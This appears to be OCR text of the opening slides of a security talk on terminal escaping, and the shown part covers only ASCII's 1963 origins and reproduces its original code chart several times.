Terminally Owned

60 years of escaping

David Leadbeater, G-Research
@dgl@infosec.exchange


ASCII

American Standard Code for Information Interchange

- Introduced in 1963
- We take it for granted
- It’s everywhere, including this very slide
- ASA X3.4-1963

ASA X3.4-1963

a.k.a. ASCII




2. Standard Code

b_7				0	0	0	0	1	1	1	1
b_6				0	0	1	1	0	0	1	1
b_5				0	1	0	1	0	1	0	1
b_4	b_3	b_2	b_1								
0	0	0	0	NULL	DC_0	b	0	@	P	UNASSIGNED	UNASSIGNED
0	0	0	1	SOM	DC_1	!	1	A	Q		
0	0	1	0	EOA	DC_2	"	2	B	R		
0	0	1	1	EOM	DC_3	#	3	C	S		
0	1	0	0	EOT	DC_4 (STOP)	$	4	D	T		
0	1	0	1	WRU	ERR	%	5	E	U		
0	1	1	0	RU	SYNC	&	6	F	V		
0	1	1	1	BELL	LEM	' (APOS)	7	G	W		
1	0	0	0	FE_0	S_0	(	8	H	X		
1	0	0	1	HT / SK	S_1	)	9	I	Y		
1	0	1	0	LF	S_2	*	:	J	Z		
1	0	1	1	V_{TAB}	S_3	+	;	K	[		
1	1	0	0	FF	S_4	, (COMMA)	<	L	\		ACK
1	1	0	1	CR	S_5	−	=	M	]		(1)
1	1	1	0	SO	S_6	.	>	N	↑		ESC
1	1	1	1	SI	S_7	/	?	O	←		DEL

ASA X3.4-1963

a.k.a. ASCII




2. Standard Code

b_7				0	0	0	0	1	1	1	1
b_6				0	0	1	1	0	0	1	1
b_5				0	1	0	1	0	1	0	1
b_4	b_3	b_2	b_1								
0	0	0	0	NULL	DC_0	b	0	@	P	UNASSIGNED	UNASSIGNED
0	0	0	1	SOM	DC_1	!	1	A	Q		
0	0	1	0	EOA	DC_2	"	2	B	R		
0	0	1	1	EOM	DC_3	#	3	C	S		
0	1	0	0	EOT	DC_4 (STOP)	$	4	D	T		
0	1	0	1	WRU	ERR	%	5	E	U		
0	1	1	0	RU	SYNC	&	6	F	V		
0	1	1	1	BELL	LEM	(APOS)	7	G	W		
1	0	0	0	FE_0	S_0	(	8	H	X		
1	0	0	1	HT / SK	S_1	)	9	I	Y		
1	0	1	0	LF	S_2	*	:	J	Z		
1	0	1	1	V_{TAB}	S_3	+	;	K	[		
1	1	0	0	FF	S_4	(COMMA)	<	L	\		ACK
1	1	0	1	CR	S_5	–	=	M	]		(1)
1	1	1	0	SO	S_6	.	>	N	↑		ESC
1	1	1	1	SI	S_7	/	?	O	←		DEL

ASA X3.4-1963

a.k.a. ASCII



2. Standard Code


b_7				0	0	0	0	1	1	1	1
b_6				0	0	1	1	0	0	1	1
b_5				0	1	0	1	0	1	0	1
b_4	b_3	b_2	b_1								
0	0	0	0	NULL	DC_0	b	0	@	P		
0	0	0	1	SOM	DC_1	!	1	A	Q		
0	0	1	0	EOA	DC_2	"	2	B	R		
0	0	1	1	EOM	DC_3	#	3	C	S		
0	1	0	0	EOT	DC_4 (STOP)	$	4	D	T		
0	1	0	1	WRU	ERR	%	5	E	U		
0	1	1	0	RU	SYNC	&	6	F	V		
0	1	1	1	BELL	LEM	(APOS)	7	G	W		
1	0	0	0	FE_0	S_0	(	8	H	X		
1	0	0	1	HT / SK	S_1	)	9	I	Y		
1	0	1	0	LF	S_2	*	:	J	Z		
1	0	1	1	V_{TAB}	S_3	+	;	K	[		
1	1	0	0	FF	S_4	(COMMA)	<	L	\		ACK
1	1	0	1	CR	S_5	–	=	M	]		1
1	1	1	0	SO	S_6	.	>	N	↑		ESC
1	1	1	1	SI	S_7	/	?	O	←		DEL

UNASSIGNED

UNASSIGNED

ASA X3.4-1963

a.k.a. ASCII



2. Standard Code

